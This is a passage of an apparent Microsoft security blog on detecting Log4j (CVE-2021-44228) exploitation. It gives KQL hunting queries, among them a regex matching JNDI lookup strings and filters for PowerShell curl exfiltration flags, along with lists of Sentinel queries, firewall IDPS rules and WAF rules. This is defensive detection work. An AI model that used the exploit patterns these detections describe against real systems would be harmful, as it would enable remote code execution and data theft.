This query looks for the malicious string needed to exploit this vulnerability.

```
DeviceProcessEvents  
  
| where ProcessCommandLine matches regex @"(?:i){jndi:(ldap|http|https|ldaps|dns|rmi|iiop)://(${{[a-  
z]}{1,20}:([a-z]){1,20}})?([[a-zA-Z0-9]|-){2,100}}?([a-zA-Z0-9]|-){2,100}}?([a-zA-Z0-9]|-){2,100}}.  
([a-z0-9]){2,20}(/).*)"  
  
or InitiatingProcessCommandLine matches regex @"(?:i){jndi:  
(ldap|http|https|ldaps|dns|rmi|iiop)://(${{[a-z]}{1,20}:([a-z]){1,20}})?([[a-zA-Z0-9]|-){2,100}}?([  
a-zA-Z0-9]|-){2,100}}?([a-zA-Z0-9]|-){2,100}}.([a-z0-9]){2,20}(/).*)"
```

Suspicious process event creation from VMWare Horizon TomcatService

This query identifies anomalous child processes from the *ws_TomcatService.exe* process associated with the exploitation of the Log4j vulnerability in VMWare Horizon installations. These events warrant further investigation to determine if they are in fact related to a vulnerable Log4j application.

```
DeviceProcessEvents  
| where InitiatingProcessFileName has "ws_TomcatService.exe"  
| where FileName != "repadmin.exe"
```

Suspicious JScript staging comment

This query identifies a unique string present in malicious PowerShell commands attributed to threat actors exploiting vulnerable Log4j applications. These events warrant further investigation to determine if they are in fact related to a vulnerable Log4j application.

```
DeviceProcessEvents  
| where FileName has "powershell.exe"  
| where ProcessCommandLine has "VMBlastSG"
```

Suspicious PowerShell curl flags

This query identifies unique, uncommon PowerShell flags used by curl to post the results of an attacker-executed command back to the command-and-control infrastructure. If the event is a true positive, the contents of the "Body" argument are Base64-encoded results from an attacker-issued comment. These events warrant further investigation to determine if they are in fact related to a vulnerable Log4j application.

```
DeviceProcessEvents  
| where FileName has "powershell.exe"  
| where ProcessCommandLine has_all("-met", "POST", "-Body")
```

Microsoft Defender for Cloud

Microsoft Defender for Cloud's threat detection capabilities have been expanded to surface exploitation of CVE-2021-44228 in several relevant security alerts:

On Windows:

- Detected obfuscated command line
- Suspicious use of PowerShell detected

On Linux:

- Suspicious file download

- Possible Cryptocoinminer download detected
- Process associated with digital currency mining detected
- Potential crypto coin miner started
- A history file has been cleared
- Suspicious Shell Script Detected
- Suspicious domain name reference
- Digital currency mining related behavior detected
- Behavior similar to common Linux bots detected

Microsoft Defender for IoT

Microsoft Defender for IoT has released a dedicated threat Intelligence update package for detecting Log4j 2 exploit attempts on the network (example below).





Figure 19. Microsoft Defender for IoT alert

The package is available for download from the [Microsoft Defender for IoT portal](#) (Click *Updates*, then *Download file* (MD5: 4fbc673742b9ca51a9721c682f404c41)).



Sensor threat intelligence update

Download threat intelligence updates with the latest malware IOCs and CVE database from the Section 52 Threat Research team.

Download threat intelligence update file
MD5 Hash - 4fbc673742b9ca51a9721c682f404c41

[Download File](#)

Last updated: 12/12/2021

Figure 20. Microsoft Defender for IoT sensor threat intelligence update

Microsoft Defender for IoT now pushes new threat intelligence packages to cloud-connected sensors upon release, [click here](#) for more information. Starting with sensor version 10.3, users can automatically receive up-to-date threat intelligence packages through Microsoft Defender for IoT.

Working with automatic updates reduces operational effort and ensures greater security. Enable automatic updating on the [Defender for IoT portal](#) by onboarding your cloud-connected sensor with the toggle for Automatic Threat Intelligence Updates turned on. For more information about threat intelligence packages in Defender for IoT, please refer to the [documentation](#).

Microsoft Sentinel

A new Microsoft Sentinel solution has been added to the Content Hub that provides a central place to install Microsoft Sentinel specific content to monitor, detect, and investigate signals related to exploitation of the CVE-2021-44228 vulnerability.

Home > Microsoft Sentinel > Microsoft Sentinel > Log4j Vulnerability Detection (Preview) >

Create Log4j Vulnerability Detection (Preview) ...

✔ Validation Passed

Basics Analytics Hunting Queries Review + create

PRODUCT DETAILS

Log4j Vulnerability Detection (Preview)
by Azure Sentinel, Microsoft Corporation
[Microsoft Enterprise Contract](#) | [Privacy policy](#)

TERMS

By clicking "Create", I (a) agree to the legal terms and privacy statement(s) associated with the Marketplace offering(s) listed above; (b) authorize Microsoft to bill my current payment method for the fees associated with the offering(s), with the same billing frequency as my Azure subscription; and (c) agree that Microsoft may share my contact, usage and transactional information with the provider(s) of the offering(s) for support, billing and other transactional activities. Microsoft does not provide rights for third-party offerings. See the [Azure Marketplace Terms](#) for additional details.

Basics

| | |
|----------------|-----------------------------|
| Subscription | Contoso Security Operations |
| Resource group | Sentinel-RG |
| Workspace | Sentinel-Workspace |

Create < Previous Next [Download a template for automation](#)

Figure 21. Log4j Vulnerability Detection solution in Microsoft Sentinel

To deploy this solution, in the Microsoft Sentinel portal, select **Content hub (Preview)** under **Content Management**, then search for **Log4j** in the search bar. Select the **Log4j vulnerability detection** solution, and click **Install**. Learn how to [centrally discover and deploy Microsoft Sentinel out-of-the-box content and solutions](#).

Home > Microsoft Sentinel > Microsoft Sentinel

Microsoft Sentinel | Analytics
Selected workspace: 'sentinel-workspace'

Search (Ctrl+/) Create Refresh Analytics efficiency workbook (Preview) Enable Disable Delete Import Export Guides & Feeds

General

- Overview
- Logs
- News & guides

Threat management

- Incidents
- Workbooks
- Hunting
- Notebooks
- Entity behavior
- Threat intelligence

Rules by severity

74 Active rules

High (12) Medium (17) Low (5) Informational (40)

Active rules Rule templates

log4j Severity: All Rule Type: All Status: All Tactics: All

| Severity | Name | Rule type | Status |
|----------|---|-----------|----------|
| High | Log4j vulnerability exploit aka Log4Shell IP IOC | Scheduled | Disabled |
| High | User agent search for log4j exploitation attempt | Scheduled | Disabled |
| High | Vulnerable Machines related to log4j CVE-2021-44228 | Scheduled | Disabled |
| Medium | Azure WAF matching for Log4j vuln(CVE-2021-44228) | Scheduled | Disabled |

Figure 22. Microsoft Sentinel Analytics showing detected Log4j vulnerability

Note: We recommend that you check the solution for updates periodically, as new collateral may be added to this solution given the rapidly evolving situation. This can be verified on the main Content hub page.

Microsoft Sentinel queries

Microsoft Sentinel customers can use the following detection queries to look for this activity:

- [Possible exploitation of Apache Log4j component detected](#)

This hunting query looks for possible attempts to exploit a remote code execution vulnerability in the Log4j component of Apache. Attackers may attempt to launch arbitrary code by passing specific commands to a server, which are then logged and executed by the Log4j component.

- [Cryptocurrency miners EXECVE](#)

This query hunts through EXECVE syslog data generated by AUOMS to find instances of cryptocurrency miners being downloaded. It returns a table of suspicious command lines.

- [Azure WAF Log4j CVE-2021-44228 hunting](#)

This hunting query looks in Azure Web Application Firewall data to find possible exploitation attempts for CVE-2021-44228 involving Log4j vulnerability.

- [Log4j vulnerability exploit aka Log4Shell IP IOC](#)

This hunting query identifies a match across various data feeds for IP IOCs related to the Log4j exploit described in CVE-2021-44228.

- [Suspicious shell script detected](#)

This hunting query helps detect post-compromise suspicious shell scripts that attackers use for downloading and executing malicious files. This technique is often used by attackers and was recently used to exploit the vulnerability in Log4j component of Apache to evade detection and stay persistent or for more exploitation in the network.

- [Azure WAF matching for CVE-2021-44228 Log4j vulnerability](#)

This query alerts on a positive pattern match by Azure WAF for CVE-2021-44228 Log4j exploitation attempt. If possible, it then decodes the malicious command for further analysis.

- [Suspicious Base64 download activity detected](#)

This hunting query helps detect suspicious encoded Base64 obfuscated scripts that attackers use to encode payloads for downloading and executing malicious files. This technique is often used by attackers and was recently used to the Log4j vulnerability in order to evade detection and stay persistent in the network.

- [Linux security-related process termination activity detected](#)

This query alerts on attempts to terminate processes related to security monitoring. Attackers often try to terminate such processes post-compromise as seen recently to exploit the CVE-2021-44228 vulnerability.

- [Suspicious manipulation of firewall detected via Syslog data](#)

This query uses syslog data to alert on any suspicious manipulation of firewall to evade defenses. Attackers often perform such operations as seen recently to exploit the CVE-2021-44228 vulnerability for C2 communications or exfiltration.

- [User agent search for Log4j exploitation attempt](#)

This query uses various log sources having user agent data to look for CVE-2021-44228 exploitation attempt based on user agent pattern.

- [Network connections to LDAP port for CVE-2021-44228 vulnerability](#)

This hunting query looks for connection to LDAP port to find possible exploitation attempts for CVE-2021-44228.

- [Linux toolkit detected](#)

This query uses syslog data to alert on any attack toolkits associated with massive scanning or exploitation attempts against a known vulnerability

- [Container miner activity](#)

This query uses syslog data to alert on possible artifacts associated with containers running images related to digital cryptocurrency mining.

- [Network connection to new external LDAP server](#)

This query looks for outbound network connections using the LDAP protocol to external IP addresses, where that IP address has not had an LDAP network connection to it in the 14 days preceding the query timeframe. This could indicate someone exploiting a vulnerability such as CVE-2021-44228 to trigger the connection to a malicious LDAP server.

Azure Firewall Premium

Customers using Azure Firewall Premium have enhanced protection from the Log4j RCE CVE-2021-44228 vulnerability and exploit. Azure Firewall premium IDPS (Intrusion Detection and Prevention System) provides IDPS inspection for all east-west traffic and outbound traffic to internet. The vulnerability rulesets are continuously updated and include CVE-2021-44228 vulnerability for different scenarios including UDP, TCP, HTTP/S protocols since December 10th, 2021. Below screenshot shows all the scenarios which are actively mitigated by Azure Firewall Premium.

Recommendation: Customers are recommended to configure [Azure Firewall Premium](#) with both IDPS Alert & Deny mode and TLS inspection enabled for proactive protection against **CVE-2021-44228** exploit.

| Description | Protocol | ↑↓ Source Ports | Destination Ports | Last updated | ↑↓ |
|--|----------|-----------------|-------------------|--------------|----|
| EXPLOIT Apache log4j RCE Attempt - lower/upper TCP Bypass (CVE-2021-44228) | tcp | any | any | 2021-12-11 | |
| EXPLOIT Apache log4j RCE Attempt - lower/upper UDP Bypass (CVE-2021-44228) | udp | any | any | 2021-12-11 | |
| HUNTING Possible Apache log4j RCE Attempt - Any Protocol (CVE-2021-44228) | tcp | any | any | 2021-12-11 | |
| HUNTING Possible Apache log4j RCE Attempt - Any Protocol (CVE-2021-44228) | udp | any | any | 2021-12-11 | |
| HUNTING Possible Apache log4j RCE Attempt - Any Protocol upper Bypass (CVE-2021-44228) | tcp | any | any | 2021-12-11 | |
| HUNTING Possible Apache log4j RCE Attempt - Any Protocol upper Bypass (CVE-2021-44228) | udp | any | any | 2021-12-11 | |
| HUNTING Possible Apache log4j RCE Attempt - Any Protocol lower Bypass (CVE-2021-44228) | tcp | any | any | 2021-12-11 | |
| HUNTING Possible Apache log4j RCE Attempt - Any Protocol lower Bypass (CVE-2021-44228) | udp | any | any | 2021-12-11 | |
| EXPLOIT Apache log4j RCE Attempt (udp iiop) (CVE-2021-44228) | udp | any | any | 2021-12-11 | |
| EXPLOIT Apache log4j RCE Attempt (tcp iiop) (CVE-2021-44228) | tcp | any | any | 2021-12-11 | |
| ATTACK_RESPONSE DNS Query for Observed CVE-2121-44228 Payload Domain | dns | any | any | 2021-12-11 | |
| EXPLOIT Apache log4j RCE Attempt (http ldap) (CVE-2021-44228) | http | any | any | 2021-12-10 | |
| EXPLOIT Apache log4j RCE Attempt (http rmi) (CVE-2021-44228) | http | any | any | 2021-12-10 | |
| EXPLOIT Apache log4j RCE Attempt (tcp ldap) (CVE-2021-44228) | tcp | any | any | 2021-12-10 | |
| EXPLOIT Apache log4j RCE Attempt (tcp rmi) (CVE-2021-44228) | tcp | any | any | 2021-12-10 | |
| EXPLOIT Apache log4j RCE Attempt (udp ldap) (CVE-2021-44228) | udp | any | any | 2021-12-10 | |
| EXPLOIT Apache log4j RCE Attempt (udp rmi) (CVE-2021-44228) | udp | any | any | 2021-12-10 | |
| EXPLOIT Apache log4j RCE Attempt (udp dns) (CVE-2021-44228) | udp | any | any | 2021-12-10 | |
| EXPLOIT Apache log4j RCE Attempt (tcp dns) (CVE-2021-44228) | tcp | any | any | 2021-12-10 | |
| EXPLOIT Apache log4j RCE Attempt (http dns) (CVE-2021-44228) | http | any | any | 2021-12-10 | |

Figure 23. Azure Firewall Premium portal

Customers using Azure Firewall Standard can migrate to Premium by following [these directions](#). Customers new to Azure Firewall premium can learn more about [Firewall Premium](#).

Azure Web Application Firewall (WAF)

In response to this threat, Azure Web Application Firewall (WAF) has updated Default Rule Set (DRS) versions 1.0/1.1 available for Azure Front Door global deployments, and OWASP ModSecurity Core Rule Set (CRS) version 3.0/3.1 available for Azure Application Gateway V2 regional deployments.

To help detect and mitigate the Log2Shell vulnerability by inspecting requests’ headers, URI, and body, we have released the following:

- For Azure Front Door deployments, we have updated the rule **944240 “Remote Command Execution”** under Managed Rules
- For Azure Application Gateway V2 regional deployments, we have introduced a new rule **Known-CVEs/800100** in the rule group Known-CVEs under Managed Rules

These rules are already enabled by default in block mode for all existing WAF Default Rule Set (DRS) 1.0/1.1 and OWASP ModSecurity Core Rule Set (CRS) 3.0/3.1 configurations. Customers using WAF Managed Rules would have already received enhanced protection for Log4j 2 vulnerabilities ([CVE-2021-44228](#) and [CVE-2021-45046](#)); no additional action is needed.

Recommendation: Customers are recommended to enable WAF policy with Default Rule Set 1.0/1.1 on their Front Door deployments, or with OWASP ModSecurity Core Rule Set (CRS) versions 3.0/3.1 on Application Gateway V2 to immediately enable protection from this threat, if not already enabled. For customers who have already enabled DRS 1.0/1.1 or CRS 3.0/3.1, no action is needed. We will continue to monitor threat patterns and modify the above rule in response to emerging attack patterns as required.




Figure 24. Remote Code Execution rule for Default Rule Set (DRS) versions 1.0/1.1




Figure 25. Remote Code Execution rule for OWASP ModSecurity Core Rule Set (CRS) version 3.1

Note: The above protection is also available on Default Rule Set (DRS) 2.0 preview version and OWASP ModSecurity Core Rule Set (CRS) 3.2 preview version, which are available on Azure Front Door Premium and Azure Application Gateway V2 respectively. Customers using Azure CDN Standard from Microsoft can also turn on the above protection by enabling DRS 1.0.

More information about Managed Rules and Default Rule Set (DRS) on Azure Web Application Firewall can be found [here](#). More information about Managed Rules and OWASP ModSecurity Core Rule Set (CRS) on Azure Web Application Firewall can be found [here](#).

Indicators of compromise (IOCs)

Microsoft Threat Intelligence Center (MSTIC) has provided a list of IOCs related to this attack and will update them with new indicators as they are discovered: https://raw.githubusercontent.com/Azure/Azure-Sentinel/master/Sample Data/Feeds/Log4j_IOC_List.csv

Microsoft will continue to monitor this dynamic situation and will update this blog as new threat intelligence and detections/mitigations become available.

Revision history

[01/21/2022] – [Threat and vulnerability management](#) can now discover vulnerable Log4j libraries, including Log4j files and other files containing Log4j, packaged into Uber-JAR files.

[01/19/2022] New information about [an unrelated vulnerability](#) we discovered while investigating Log4j attacks

[01/11/2022] [New threat and vulnerability management capabilities](#) to apply mitigation directly from the portal, as well as [new advanced hunting queries](#)

[01/10/2022] Added new information about a China-based ransomware operator [targeting internet-facing systems and deploying the NightSky ransomware](#)

[01/07/2022] Added a new rule group in [Azure Web Application Firewall \(WAF\)](#)

[12/27/2021] New capabilities in [threat and vulnerability management](#) including a new advanced hunting schema and support for Linux, which requires updating the Microsoft Defender for Linux client; new [Microsoft Defender for Containers](#) solution.

[12/22/2021] Added new protections across Microsoft 365 Defender, including [Microsoft Defender for Office 365](#).

[12/21/2021] Added a note on [testing services and assumed benign activity](#) and additional guidance to use the **Need help?** button in the [Microsoft 365 Defender](#) portal.

[12/17/2021] New updates to observed activity, including more information about limited ransomware attacks and additional payloads; additional updates to protections from [Microsoft 365 Defender](#) and [Azure Web Application Firewall \(WAF\)](#), and new [Microsoft Sentinel queries](#).

[12/16/2021] New [Microsoft Sentinel solution](#) and additional Microsoft Defender for Endpoint detections.

[12/15/2021] Details about [ransomware attacks on non-Microsoft hosted Minecraft servers](#), as well as updates to product guidance, including [threat and vulnerability management](#).

[12/14/2021] New insights about multiple threat actors taking advantage of this vulnerability, including [nation-state actors](#) and [access brokers](#) linked to ransomware.

Source: <https://www.microsoft.com/en-us/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/>